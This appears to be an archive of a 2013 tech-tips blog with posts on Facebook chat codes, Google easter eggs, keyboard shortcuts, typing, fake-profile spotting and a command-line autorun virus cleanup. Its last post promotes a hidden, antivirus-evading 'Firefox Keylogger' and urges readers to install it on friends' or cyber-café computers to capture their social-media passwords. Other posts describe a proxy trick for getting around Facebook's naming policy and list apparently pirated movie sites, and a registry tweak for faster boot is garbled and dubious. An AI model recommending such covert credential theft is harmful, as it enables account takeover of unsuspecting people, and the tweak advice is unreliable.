Labels

Showing posts with label PC. Show all posts

Monday, 26 August 2013

Facebook Color Text Chat Code Generator | Different Colour in Chat

How to send Color text in chat (Facebook color text)

Below are the list of Facebook color text chat codes which can help you to generate different colour chat text.
Note: These codes will be applicable only during Facebook chat and not for Facebook status or comments.

[[f9.cha]] = A      
[[f9.chb]] = B    
[[f9.chc]] = C
[[f9.chd]] = D       
[[f9.che]] = E      
[[f9.chf]] = F
[[f9.chg]] = G       
[[f9.chh]] = H      
[[f9.chi]] = I
[[f9.chj]] = J       
[[f9.chk]] = K      
[[f9.chl]] = L
[[f9.chm]] = M       
[[f9.chn]] = N      
[[f9.cho]] = O
[[f9.chp]] = P       
[[f9.chq]] = Q      
[[f9.chr]] = R
[[f9.chs]] = S       
[[f9.cht]] = T      
[[f9.chu]] = U
[[f9.chv]] = V       
[[f9.chw]] = W      
[[f9.chx]] = X
[[f9.chy]] = Y       
[[f9.chz]] = Z

So, theese are the codes you can use to chat with Facebook color text and specially these different colored texts will amaze your friends on their birthday or whenever you wants to greet them.

   Logic for Facebook color text chat code generator

If you notice little closely, it’s pretty easy to remember these codes. You just need to remember one code which is [[f9.ch*]]  Now, you can replace this “*” with any character you wish to make color chat code and you simply enter them into Facebook chat and see the magic.

Hope you all like it..... :)

Saturday, 24 August 2013

10 Google Hidden Tricks | Secret commands List

Here are the best 10 Google Hidden Tricks

1) Barrel Roll

 
Google Hidden trick to do Barrel roll is most entertaining and very popular since months.

 To do a barrel roll
 - Start Google.com
 - In Search Text write "do a barrel roll" and press enter

 * incase you have Google’s instant results functions enabled, your browser page will spin even before you complete writing above text in search box..

2) Google Gravity

Google gravity is again very popular hidden command for Google search, Secret Trick for Google gravity is
 - Start Google.com
 - In Search box type "Google gravity"

 - click on first link
 - enjoy a gravity on your monitor

 * Earlier trick of Google gravity by clicking "I'm feeling lucky" is no more working, so use above instruction to run Google Gravity..


3) Kerning

I am sure this will be something new to you, people who are specially in editing and graphic will love to know this magical hidden trick of google.

 To enjoy this google hidden trick
 - Start google.com
 - in search text box type "Kerning" and press enter
 - You will notice google themselves changes space between word Kerning in the result as shown..

4) Recursion


Ideally "recursion" word itself represents repeating same thing in loop. similarly this magical hidden trick of google perform same task when you search for word Recursion. How?
 - Open Google.com
 - Type "Recursion" correctly in search box and press Enter
 - Even though you have written correct spelling google will suggest you "Did you mean Recursion" :)

5) Anagram

Meaning of word "Anagram" is "A word or phrase spelled by rearranging the letters of another word or phrase" and hence similar to google hidden trick of "recursion" here also google will re-arrange the letters of the word "anagram" and ask you "Do you mean "nag a ram"..

6) Doodles

I guess most of you have seen Google's doodle, on every special day Google comes up with new Doodle on Google home page. Sometimes with nice art, sometimes with nice animation and music etc. But have you ever think how you can see all the Doodles at once?

 - open Google home page
 - click "I'm feeling lucky"
 - You will get page full of Doodles

 * You can filter Doodles by year and country :)

7) Pacman
Google has actually prepared a nice Doodle of Pacman game on occassion of it's 30th anniversary in 2010, but as it's so popular google has given them permanent place...

8) Penguin

have you tried crawl the Antarctic on Google Maps? You will enjoy getting little orange peg man which you can drag and drop to Google street and transformed as a penguin.

9) Zerg Rush

This is again a entertaining Hidden trick of google by using this your browser's search results will be destroyed one by one by google's "O" and you can try to protect them by clicking on this "O" destroyer

 - Open google.com home page
 - write "zert rush" in search text box
 - press enter and fight with "o"..

10) Find chuck Norris

As you must be knowing Chuck Norris jokes and as it's never getting older, google has a warning that you can never find chuck Norris :)

 simply type "Find chuck Norris" on google search box and click "I'm feeling lucky" and see the result

 Hope you would have enjoyed hidden tricks of Google and magical secret commands for google. Like and Share with other friends if you really have enjoyed.


Facebook Keyboard Shortcuts Without Mouse Use

You all must be knowing Basic computer keyboard shortcuts which are quite useful in day to day working on computers and laptops. But we ever tried to think if Facebook also could have such keyboard Shortcuts and without using Mouse we can operate Facebook on web browser.

 Let's learn today how to use Facebook Keyboard shortcuts to operate Facebook without using mouse.

 Since we are using different operating system for our computers and different web browsers too, hence you can use below described shortcuts for given for each OS and browsers, where # stands for number mentioned for each of Facebook keyboard shortcuts to use without using mouse.

 For Windows OS
 Firefox modifier: Shift + Alt + #
 Chrome modifier: Alt + #

 For Mac OS
 Firefox modifier: Control + #
 Chrome modifier: Control + Option + #
 Safari modifier: Control + Option + #

Facebook Keyboard Shortcuts

1 : home
 Facebook keyboard shortcut to goto home page of Facebook

Below is Understanding of usage:


For Windows OS
 Firefox modifier Press Shift + Alt + 1
 Chrome modifier Press Alt + 1

For Mac OS
 Firefox modifier Press Control + 1
 Chrome modifier Press Control + Option + 1
 Safari modifier Press Control + Option + 1


2 : timeline/profile
 Use this Facebook shortcut to jump to your own profile or timeline without using mouse.

3 : friends
 Use 3 along with shortcuts keys to goto Facebook friends list.

4 : messages
 You can use this Facebook keyboard shortcut to open All message window.

5 : notifications
 Directly open notification area of your Facebook by using this shortcut with combination as per your browser and OS.

6 : general account settings
 Facebook keyboard shortcut to open account settings without use of mouse.

7 : privacy settings
 Open Privacy settings using given Keyboard shortcut.

8 : Facebook's Facebook page
 You can open Facebook's page directly with keyboard shortcut number 8.

9 : legal terms
 Open Facebook legal terms and conditions with keyboard shortcut.

0 : help center
 Jump directly to Facebook Help center by this Facebook keyboard shortcut.

m : new message
 As we already seen Facebook keyboard shortcut for All Messages, you can use combination with "m" to create new message in Facebook

? : search
 We frequently require to Search friends and pages using Search Box in Facebook, this is keyboard shortcut which help you to use your FB more faster


Increase Typing Speed | Type Faster On Keyboard

As all of use Computer, laptop, tablet, mobiles most of the time in our routine life. It's always time consuming if you are weak in typing. You can increase typing speed by keeping few tips in mind to type faster. Let me explain you basic tips to increase typing speed and type faster.

 Before we learn how to increase typing speed, let me teach you few basics about typing.

Typing speed is measured in WPM (words per minute)
To measure WPM, one word is 5 characters as per industry standards.
Type without looking at keyboard is called touch typing.

Body Position

To increase typing speed you need to learn what should be the best body position which will help you to type faster. Always sit straight and your chair/stood should have enough height to allow you to sit comfortable and you can see your monitor without any stress.  It's never advisable to type using nails (specially girls) or fingertips.Your palm should touch the surface where the keyboard placed or at the end of the keyboard...

Remember/memorize each keys of keyboard
To increase your typing speed, you always needs to memorize each and every keys available on keyboard and memorize their position and where they placed on keyboard. To improve touch typing this is most important step. If you are beginner, you may face difficulties and made mistakes by typing without seeing the keyboard, but slowly you will learn from your mistakes and you will be able to type each character without looking down and that's when you can do faster typing and increase your typing speed.

Position of your Hands

It's always important to position your both hands properly over keyboard to increase typing speed and type faster. Never use one hand to type, only use of both hands will increase your typing speed. Place your hands in a way that your one of the Thumb can be utilized for space bar and index finger of both hands will be over "F" and "J" respectively..

Practice by typing from books or newspapers

More practice will help you to increasing your typing speed more faster. To type faster you always keep typing considering above points in mind and take any books or newspapers and start typing on notepad or other typing editor to improve your typing speed.

Online typing Test and Games

By using some online available typing tests and Games will help to increase your grip on keyboard and increase typing speed. Soon I will provide you best sites you can use to get typing test and play some typing games.

Don't Forget

Your indexes should be placed on F and J
Do maximum touch typing, don't look at keyboard and always keep your eyes on monitor
Use same finger all the time to press same key
 Hope this tutorial would helped you to increase your typing speed and type much faster without looking at keyboard. Soon we will provide you list of best online typing practice tools.


Single Name Account On Facebook | Hide Last Name Blank

How to Make Single Name Account On Facebook??

Most of us are using Facebook as social media and we have our profile on Facebook. Each profile can have a Display Name which will be visible to Friends and others accessing your profile.However Facebook never allows to put Blank Last Name or you can not simply Hide Last Name on Facebook profile since it's directly against Facebook policy. In short, you cannot have Single Name Account on Facebook profile. But still If you want to go against Facebook policy and make single name account on Facebook, follow below steps.

Imp Note:- This trick is only a suggested workaround, no guaranty that this will surely work, many users have already apply this trick and have single name account on Facebook. I heard below IP address are blocked by many countries, so try your luck.

Strictly Use Mozilla Firefox as browser to do these changes, you can try below steps:

 Goto Settings of Mozilla Firefox to Change proxy manually to use below IP address..

Insert any of below IP address

119.235.16.41 or 114.6.15.154 or 112.215.10.74

 And use PORT :  8080

Once above information modified, Save Your Settings.

 Open your Facebook Account  Name Settings
Change language from English to Bahasa Indonesia
Once edit above settings, Simply remove Your Last Name And Save it.

 Now you can see your Facebook account is with single name and your Last name is blank.


Most Imp: Once you get single Name Facebook account, don't forget to remove Manual Proxy I suggested to insert and also don't forget to change change your Facebook language back to English (US).

 In case, you have already utilized all the available limits to change your Facebook Display Name, then this trick will not help you.

 Please follow all the given steps carefully to avail Single Name Account on Facebook or use Last Name as Blank...

Hope you like it..... :)


How To Identify Fake Facebook Profile

As we know Facebook is one of best social media these days and we find lots of real and virtual Friends on Facebook. But we ever found lots of Fake Facebook profiles who can put span on our wall or can even hack our Facebook Account? Though you can learn few basic Facebook Security and secure your profile but still it's always necessary to identify Fake Facebook Profiles or Accounts exists.


Below are the few key points which may help you to identify if the Facebook profile is Real or Fake.


1) Profile Name
By looking at Name most of the time you can guess if the account holder is Real or Fake. For example if the Name represents some celebrity or some political person or sometime irrelevant name can help you to identify a Fake Facebook Profile holder.

2) Gender of Fake Facebook Profile
As per analysis 95% of Fake profiles keep "Female" gender. So this is one point you need to keep in mind, if the person gender is Female and match with other criteria of this article, there are chances that she is a Fake Facebook profile.

3) Photos available
Check all Photos and if you found only one or two photos represent the person, there are chances that he/she is a Fake Facebook profile holder.

4) Status updates and comments
If the person has not updated the status since long and haven't been involved in any discussion or comment on other's status, it likely to be a Fake profile.

5) Number of Friends or followers
Fake Facebook profiles are mostly having huge number of friends or followers. If you found thousands of friends or followers and meets some of other criteria I have shown, person can be a Fake profile.

6) Check the info on his/her timeline.

 If you can't found proper education, school, workplace details and that the user is looking for dating and interested in both men and women,it clearly shows signs of fakeness.

7) Go through recent wall posts of account
 if You can see so many people asking ’THANKS FOR THE ADD….DO I KNOW YOU’……and if still there is no reply, it is bound to be a fake one.

8) Tags in Photos
If the profile is Real, there could be very less people tagged in their Photos, but Fake profile Tags a lots of people in their photos.

9) Check their Profile Pic
Most of the Fake profiles keep beautyful pic to attract others and make huge friend/follower list. Check their photo using Google image services (Drag photo in http://images.google.com )

10) Don't forget to Block/Report Fake profiles
Such Fake profiles can be harmful to you and others, If you found the profile seems to be a Fake one, always dare to Report/Block them to Facebook.

Watch Free Live Cricket on Android Mobile and Tabs

If you are Android Mobile user and if you want to watch Live cricket on your Android Mobile or Tablet I can help you by giving few free apps links which could be helpful for you...

You just need to install these free apps on your android mobile or tabs and require working Net connection to watch live cricket on your android mobile or tab.

 Watch Free Live Cricket on Android Mobile, Tab Method 1

 1. Open Android Market or Google Play from your Android device
 2. Search for "live cricket" application
 3. Install listed and highly recommended free android app on your device
 4. Have better internet connection
 5. Enjoy live cricket on your Android Mobile or tablet


 Watch Free Live Cricket on Android Mobile, Tab Method 2


 1. Click Option 1, Option 2, Option 3 after connection your Android device
 2. Install anyone free application for live cricket watch on your android device
 3. Synchronize and complete installation on your android device
 4. Have better inernet connection
 5. Enjoy live cricket on your Android Mobile or tablet

 Watch Free Live Cricket on Android Mobile, Tab Method 3 (100% Working)
 1. Type Catch up tv on android market
 2. Download "catch up tv" application
 3. You will find lots of UK TV's channels, after you see lots of British channels, Click on ITV4.
 4. Enjoy watching Free cricket on your Android Mobile that too in HD quality

* Depends on TV channel's broadcasting terms, few apps may not work sometimes...

Hope you all Like it..... :)

Email Big Attachments Free | Send Large Files

We now a days use Internet and Emails for most of our personal and professional needs. While sending large files over the internet we are facing lots of issues, because of Email server limitation, upload speed disturbance etc. We have seen most of the times email server give you some limit to send large attachments through email and you may able to send files having certain size. And hence we won't be able to Email big attachments or send Large files in Email.

 You always can use cloud services to upload file and share with friends, which I will in another tutorials. But here we are talking about sending Big size files in email as Large attachments.


 We can use some 3rd party Free software to split the file into multiple files and send them across email and recipient will join them after downloading.

How to Split Large Files to send in email as attachment?

Download Free HJ Split Software..

Press 'split' in the main window

You can Select file to split and also mention size.

Click Start button to split the file. Once message appears with successful split you can get all split files into same folder as original file. You can see new files with extensions like .001, .002 etc.
Now you can send all these new small sized files in email to your friend with link of this article to explain next step to re-Join files to make it large size file.

How to Join Split Files after sending in email?

Press 'join' in the main window
Select files to join' (only *.001 files will be shown)..
Press 'start'

 You will get a message Once joining is done and you will get Joined file in same directory as of split files.

 Hope this tutorial would have teach you how to split large files into multiple files and send that into email attachment with the use of free software tool....

 Hope You all Like it..... :)


Tuesday, 20 August 2013

Interesting Computer Facts


1.Over 6,000 new computer viruses are released every month.

2.The first computer mouse, constructed in 1964, was made out of wood.

3.The average human being blinks 20 times a minute – but only 7 times a minute when using a computer.

4.The first electro-mechanical computer was developed in 1939.

5.By the end of 2012 there will be 17 billion devices connected to the internet.

6.5 out of every 6 internet pages are porn related.

7.Over 1 million domain names are registered every month.

8.With it’s 800 million interent users, Facebook would be the third largest country in the World.

9.The first hard drive was created in 1979 and could hold 5MB of data.

10.The nVidia GeForce 6800 Ultra video card contains 222 million transistors.

11.20% of online viruses are released by organized crime units.

12.The engineers who developed the IBM PC were known as “The Dirty Dozen”.

Cool And Funny Google Searching Tricks

Whenever you are having a query and you want an immediate answer to it, Google is the place to go. Millions of people across the globe use Google every day. But how many of them know the real, fun and cool Google tricks provided by this powerful search engine? These tricks not only enhance your day to day web surfing experience, but also provide you a hell lot of fun...

Enter the below terms one by one in search box and click on I m feeling Lucky button..
google loco
google gothic
google 133t
google pink
elgoog
google linux
google gothic
epic google
google easter egg
google bearshare
lol limewire
xx-hacker
who’s the cutest
xx-piglatin
xx-klingon
ewmew fudd
google bsd
toogle
Gizoogle
Google Pond
tilt

Enter “Answer to life,the universe and everything” and click on search.
Even if you search “number of horns on a unicorn” google will tell the answer.

Also search “French military victories” and click on “I’m Feeling Lucky button” and look at the question in search its too funny.

Now go to http://darkartsmedia.com/Google.html ,This page looks exactly like Google,Just click twice anywhere on the webpage and see the two “o” from google gets vanished...

Hope You like It......... :)


How to set up Video As Desktop Wallpaper

Ever wanted to set cool videos as your computers Desktop Wallpaper, then you came to right place. Today in this post i will teach you how to set videos as your Desktop Wallpaper with a simple nice little trick and small tool or software that mostly every one hasinstalled on their computer or laptop. This trick works on  Windows Xp as well as it works on windows 7. Go through below post to learn this simple trick...


  1. Open VLC Media Player. If you don't have it download it from Here.
  2. Then Go to Tools > Preference Or press CTRL + P and Selecet Video from
      left panel

  3. Then Choose DirectX video output from output dropdown list
      as shown in below image.

 4. Save the changes and restart VLC Media Player.
  5. Play any video you would like to set as your desktop wallpaper.
  6. Then click on Video and select DirectX Wallpaper from the dropdown list
      as show in below image..

  7. Now Minimize VLC player and you will see your video running on your
      desktop as wallpaper.
  8. If you want your default wallpaper back then uncheck DirectX Wallpaper
      from video dropdown list.
  9. Hope you like this simple trick..... :)


Turn On Ur PC In Just 10 Seconds

so u wanna know how to turn the pc on in 10 seconds....Here's what u have to do to turn ur pc on in 10 seconds........


Step-1 : Click on the start button then press R it will take u to Run well go to
              run

Step-2 : Type Regedit and press enter
              This will open Registery Editor now look for the key


Step-3 : Now there find the Key Called "Startup Delay"
HKEY_LOACAL_MECHINE\SYSTEM\Cur rentControlSet\Control\ContentIndex

Step-4 : Double Click On It.Now where its Base

Step-5 : Click Decimal
              Now its Default Value Is 4800000 (75300:hexadecimal)

Step 6 : Change The Value To 40000
              Here u go u have done it
              Now close the Registery Editor and Restart Your Computer
              You'll See The Result

   Note : Do it only your own Risk.

How To Remove Virus Without Using Any Antivirus Software

Follow These Steps To Remove Virus Without Using Any Antivirus Software…..


Step 1 : Start Your Command Prompt
(Click Start then Run, and type cmd and press Enter or Click OK)


Step 2 : Select the Virus Affected Drive, Suppose in this case the affected drive is E: so in command prompt type E: and press Enter Key


 To See the content in drive E: You can type Dir and press Enter in command prompt.


Step 3 : Type attrib –s –h *.* /s /d then press Enter Key in command prompt.
Type Dir to check whether it contain unusual .exe files
Yes it contains .exe File with autorun.inf

Step 4 : Now you can delete these two files or rename these things.
In this case you will rename autorun.inf file into aa
Type rename autorun.inf aa then press Enter in command prompt.

Step 5 : Now you can access the drive E: without affecting the virus (Open My Computerclick Address Bar then type E:\ and press Enter)
MntDrCore this is the harmfull.exe
Aa this is the renamed autorun.inf

Step 6 : Now you can Delete these two files.

Hope You Like it....... :)

Monday, 19 August 2013

How to use USB flash drive as RAM in Windows XP

Format the USB Flash Drive

To use USB flash drive as RAM in Windows XP, USB flash drive must not contain any data and it has to be formatted by Windows to have Windows file system (NTFS or FAT). If there is any data, save the files in your local hard drive and please follow the below instructions to format your USB stick.

1 Connect the USB drive directly to the USB port on the computer. Once the USB become available, then a new drive will appear in the My Computer. (Note down the USB flash drive letter for later use).

2 Right-click the USB drive and select “Format” in the drop down menu. Uncheck the “Quick Format” option in the format window and do formatting by clicking “Start” and then “OK” button. Wait till the format gets complete.

Configure XP Settings


1 Go to “My Computer”, right-click anywhere and select “Properties”. My Computer property window will open.

2 In the property window, locate “Advanced” tab and click “Settings” under “Performance”.

3 Locate “Advanced” tab and in the below click “Change” button near “Virtual Memory”.

4 Choose your corresponding USB flash drive letter, which you noted in the My Computer.

5 Click the radio button “Custom Size” and enter “1020″ in “Initial size” and “1020″ in “Maximum size”. Type the amount depending on your USB dive space. Enter the values in MB. (1GB=1024MB). Maximum amount must be less than your USB flash drive size.

6 Click on “Set” button and click “OK” for all the open windows to save the configurations. Restart your computer and see the changes in performance.
Tips & Warnings
USB flash drive will just help the RAM, so dont expect high performance...

Hope you all like it..... :)

Download Gujarati Typing Software for Computer PC, Laptop Free

This tutorial is mainly for Gujarati community and friends who are following my techno blog and I will step by step teach you How to type gujarati from your laptop, computer PC and you also can download Gujarati typing software Free after learning this tutorial.

Internet is the best medium to learn new technologies these days and social media like Facebook, Twitter has given an open platform for people to express their thoughts and that too in their own language. After downloading this free Gujarati typing software you will be in position to write Gujarati using your computer or laptop. You doesn’t need to write at one place then copy and then paste in Facebook, you directly can type in Facebook, Emails, Word, Excel and in any software you may wish to.

Step 1: Download Google Input Tool along with Gujarati language selection as shown below

Step 2: Once below dialog box will appear, simply click on Save File
Step 3: If because of security reasons, you will be prompt with below message, click “Run”
Step 4: Congratulations, Your Gujarati Typing software is downloaded and Installed successfully if you receive below message.

Step 5: Right bottom corner near to watch you will see below icon, select “Gujarati” and start typing in gujarati
* You can directly type in Gujarati from Facebook status, comments, twitter, word, excel and any other software. Wherever there is typing pad you can choose Gujarati and start typing in Gujarati. Even chatting you can do in Gujarati using this software.

** Use Shift + Alt Keyboard key together to toggle between Gujarati and English for faster typing....

Hope You all Like It........ :)


Top 10 Websites to Watch Hindi Movies Online

Note: A small disclaimer before we continue. These sites are not necessary to be  legal and may some of them not following piracy or protection but I am not responsible for what others are doing.

    1. BharatMovies.com


If you don’t like to watch pirated movies with degraded quality, this would be your first choice to see best quality Hindi movies online. Since couple of months site posting only good quality movies to watch Hindi movies online, they also have Tamil, Telugu, kannad movies to watch them with best quality.
  
 2. 123Onlinemovies.com


This is also seems like following copyright and showing only movies which are officially released and hosted on youtube. You may find best quality movies all the time.
    
3. Bollysaga.com


This is again one of the website where you may get latest hindi movies and watch them online. Not sure about the copyright law they are following or not, but I can see best quality and latest movies are there, which you can watch online.
 
    4. Dailymotion.com

Daily motion is taking over youtube these days. One of the reason for more popularity of dailymotion is they don’t have much rigid rules. But you can get best quality video and hindi bollywood movies to watch online. Best streaming website which provides good quality video and you can watch hindi movies online. You can watch Hindi serial episodes also online.
 
    5. ibollytv.com


Not sure about the reliability of this online hindi movies site, but I can see it’s quite popular amongst Indian young crowd to watch latest hindi movies online and free with better quality.
 
    6. starmob.in

This is similar site like previous, which is popular to get latest bollywood movies online but sometimes they used to be in parts, but you surely get best quality in video, most of the movies they upload having HD quality.

    7. youtube.com


The best and most authenticated website to watch free hindi movies online. But sometimes because of their copyright policy they are not allowing users to upload pirated movies and latest movies. But still you may find few of them sometimes.
 
    8. worldfree4u.com/bollywood-movies/

Best quality and latest 2013 bollywood movies, instant available to watch hindi movies online. Good streaming video providing website to watch bollywood movies online. No need to download them.

    9. hackiee.com/Streaming/movies/bollywood/New%20Bollywood%20Movies/

Similar website, where you may able to get streaming of latest hindi movies to watch them online. Also this website provides lots of mp3, ring tones and other mobile utilities.
 
    10. join4film.com/
This is again a website which provides you facility to watch latest and best hindi movies online. Not sure but there are lots of hollywood best movies also available, which can be available for download.

So, that was best 10 websites i found to watch hindi movies online and with good quality. You can comment with more such list if I have missed any......

Wednesday, 14 August 2013

How to Avoid Facebook Addiction

These days we can see most of the people are Facebook addicted. You can easily come to know if you are also a Facebook addict or not by answering few of the questions. But I know how to overcome Facebook addiction and I will surely give you best Tips to stop Facebook Addiction. By following below points strictly you will surely avoid Facebook addiction.


Steps to Stop Facebook Addiction

1. Identify your Best time to use Facebook

Don’t keep Facebook on for 24×7 on your laptop or mobile phones. Making a best schedule according to your requirements will help you to avoid Facebook addiction in effective way. Hence identify your goals on Facebook, make your Facebook schedule according to your goals and needs and strictly adhere to that schedule.
  
2. Limit your Friendlist

It’s never a good idea to keep thousands of unknown friends on Facebook. If you have lots of Friends on Facebook, their updates will create mess on your Facebook news feeds and you will end up with non productive Facebook profile. You can always decide criteria to make Friends on Facebook. Sometimes this is proven to be dangerous to have more (unknown) friends on Facebook.


   3. Don’t like/follow All available Pages/Groups

I have seen, Facebook users keep liking Facebook pages even though these pages are not providing any valuable information and just keep giving one or the other stolen information from others. Such pages are just annoying when you look their feeds on your news feed section. Similarly joining lots of not required Facebook Groups also end you with hundreds of notifications. By limiting them you can easily stop Facebook addiction. You can always “Unlike” such pages or “Leave” such groups.


   4. Control Facebook Notifications

Most important part to overcome Facebook addiction is controlling notifications on your Facebook profile. I strongly suggest to disable push notifications on your mobile or limit them for important updates and messages. You can always choose which notification should come and few non important notifications can be disabled. Click Here to control your Facebook notifications.

   5. Optimize your News Feeds

Whenever you login onto Facebook you will get hundreds of feeds on your news feeds section, which might be annoying sometimes specially when you have hundreds of friends and lots of Facebook page likes and groups joined. If you don’t want to remove any friends, unlike any pages then best way is to optimize your News Feeds to stop Facebook Addiction as you will get only optimized feeds and hence don’t have much things to do whenever you visit Facebook.

   6. Less Status, Photo updates

If you keep posting status or photos or keep sharing something on your wall, will surely increase notifications and you always will addict to see what your friends are commenting about your photo, status or share. Hence put only important updates on your wall and stop being Facebook addict.

   7. Turn off Chat

If you turn your chat On for your Facebook account, you might get lots of chat messages from friends specially when you are having internet data package on your mobile and which keeps you online always. In such cases, you can turn off your Facebook chat which will reduce messages in your Facebook inbox and keep you free for other work than Facebook.
   8. Funny but working Ideas to stop Facebook Addiction

    You can have boy friend or girl friend to spend time with (ONLY FOR NON MARRIED)
    Get into some work which will keep you engaged with heavy work load
    Have nice books to read at your library
    Spend more time with your wife and Kids

So, these were the Best 8 tips to stop Facebook addiction IF you have. But it’s always good to spend quality time with social networking sites and use them for productive purpose and not just for wasting time.

Friday, 9 August 2013

How To Detect Facebook Fake Profile Picture

How to detect fake facebook profile picture? Some people use fake facebook profile to hack facebook account. Maybe some of you asking about this topics, because sometimes fake people on facebook is a little bit annoying, especially when they started posting a post in our timeline or in their timeline and displayed in our home as recent posts.

The fake facebook profile sometimes used by malicious people to gain information about ourselves, this fake facebook profile often used by internet predators to cheat the victim about their real picture and they started gain benefit from the situation.
Step by step detect fake facebook profile picture:

1. Open facebook profile that we suspect he/she use a fake profile or fake profile picture. In this example I also have one suspect where she just create a facebook account, but her friend list was rocketing in a day.


2. To detect fake facebook profile we need the help from Google images (https://www.google.com/imghp?hl=en). Drag the suspected fake facebook profile picture to Google images search page.


3. Google images will automatically search the image we provided.

If we found that the image result more than one, then we will know that this user maybe using the fake facebook profile picture and probably he/she also use fake facebook profile.

Conclusion:

1. Since google also use its algorithm to search the images, this method also does not guarantee 100% accuracy whether the facebook profile fake or not.

2. To detect fake facebook profile you also can view the suspect timeline and view his/her timeline story. Usually fake profile will not stay longer, and they add their friend massively.

hope it useful :-)


FireFox Keylogger For Save Password


Hello friends, After a long time, I am back with new hacking tool in this blog and this blog now opened for all readers now .In this post I am going to show how we can convert a world best and popular browser into a keylogger. I think you all know about Keylogger, a software used to keep track of all the activity that going on iour Pc in hidden mode. 

Usually all keylogger are detected by most of all the antivirus has virus and they didn't allow to install them on your PC. Here, today we have something special for hobby Hackers, we have developed a "Firefox Keylogger" to store passwords automatically without asking any confirmation message, and this Keylogger is not detected by any Antivirus we tested with Top 20 Antivirus and the final result is "Found Nothing". so, you're safe to use this Keylogger.

About Firefox Keylogger:

The name itself indicates used to save passwords in Firefox browser without any notification. By default all browsers, used to ask confirmation message before saving passwords in browser. Now, what we have done is we just find the particular bit of code which used to ask confirmation message to save passwords, and replaced that code with saving password function. So, whenever you Login any website with Firefox browser it stop showing "Remember", "Never for This Site" and "Not Now" option, instead it automatically start storing password without asking confirmation message. In this way our application/software works.


Installing Firefox Keylogger:
Installing Firefox keylogger is different form all other application/software. We designed this application in such a way that it only install by running the application/software by placing in "C:\" drive. So, if you need to install.


Wrong path to place "firefox keylogger.exe" to execute.

"Firefox Keylogger" then you must place "Firefox Keylogger.exe" in "C:\" drive and run that application there. Even if you place "Firefox Keylogger.exe" in "C:\Program Files\" it will not install so, you must place Firefox Keylogger.exe in C:\ this address only. After running that application, it will install in Hidden mode and installation process will not be visible to you, within few seconds it will install and after installation you will see one command like below


Where it save password?

It saves passwords in default password saving option that is in Tools >> Options >> Saved Passwords to see saved passwords in Firefox browser.

Features of Firefox Keylogger:

  1. It is free from virus,spyware and malware
  2. It records site, username and password which you used to login after installing Firefox keylogger without any clue
  3. It won't use any system memory because, Firefox keylogger is used to modify the souce code of  Firefox browser
  4. This keylogger is designed in such a way that it is compactable with most of all versions of Firefox browser even upcoming version too! (Until developers modify Major structure change in Firefox setup file)
  5. Easy to use
  6. Small application
  7. Undetectable to Antivirus
  8. It disables "Remember", "Never for This Site" and "Not Now" notification option while login and more.

How we can use Firefox Keylogger for Hacking purpose?

This depends on you, you can use it in various ways, for example install it in your computer and whenever your friend comes to your home give some time to use Internet and on that he defiantly use that time to login to some of social networking sites like orkut, facebook etc., and thus you can used to hack his account. Are else install in cyber cafe and have a fun.

FAQ's:


1> Is it is purely safe to use?

Ans: Yes, it is completely safe to install and we scanned Firefox Keylogger with Top 20 Antivirus and all the scanned result "No virus found".

2> Freeware or Shareware?

Ans:  It is completely Freeware, you no need to pay single cents to use this application.

3>  Can we distribute it in our blog/website?

Ans: You're free to distribute this software by giving proper credit.

4. How to Uninstall this tool?

Ans: Just Re-install your Firefox browser that's it.


System Requirements:


Operating System: Xp,Vista and Windows 7

Browser: Firefox (any version)

Download: Firefox Keylogger 


Let me know what you feel about this application/software? and how you used this application for hacking? is it really helps?